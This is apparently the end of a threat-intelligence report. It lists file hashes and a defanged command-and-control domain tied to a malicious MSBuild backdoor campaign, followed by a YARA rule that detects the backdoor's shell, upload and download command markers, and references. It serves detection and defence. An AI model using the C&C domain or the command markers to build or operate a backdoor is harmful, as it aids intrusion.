8c97df4ca1a5995e22c2c4887bea2945269d6f5f158def98d5ebdd5311bb20c4	Sha256	Malicious MSBuild Project File (final payload)
76629afb86bd9024c3ea6759eaea197ba6c8c780e0041d1f8182d206cf3bd1b4	Sha256	Decoy PDF
hxtps://ies[.]inquirer[.]com[.]ph	Domain	C&C
c2618fb013135485f9f9aa27983df3371dfdc7b7beecde86d02cee0c258d5ed7f	Sha256	Zip file
cac4d4364d20fa343bf681f6544b31995a57d8f69ee606c4675db60be5ae8775	Sha256	.LNK

## Yara rule

---

```
rule Tiny Backdoor{

meta:

author = "Cyble Research and Intelligence Labs"

description = "Detects Malicious MSBuild Project file used in this campaign"

date = "2024-05-20"

os = "Windows"

strings:

$A1 = "[<shell>]" ascii wide
$A2 = "[<sleep>]" ascii wide
$A3 = "[<upload>]" ascii wide
$A4 = "[<download>]" ascii wide
$A5 = "?m=c&id=" ascii wide fullword

condition:

    all of them

}
```

## References

---

<https://blog.talosintelligence.com/tinyturla-next-generation>

<https://blog.talosintelligence.com/tinyturla>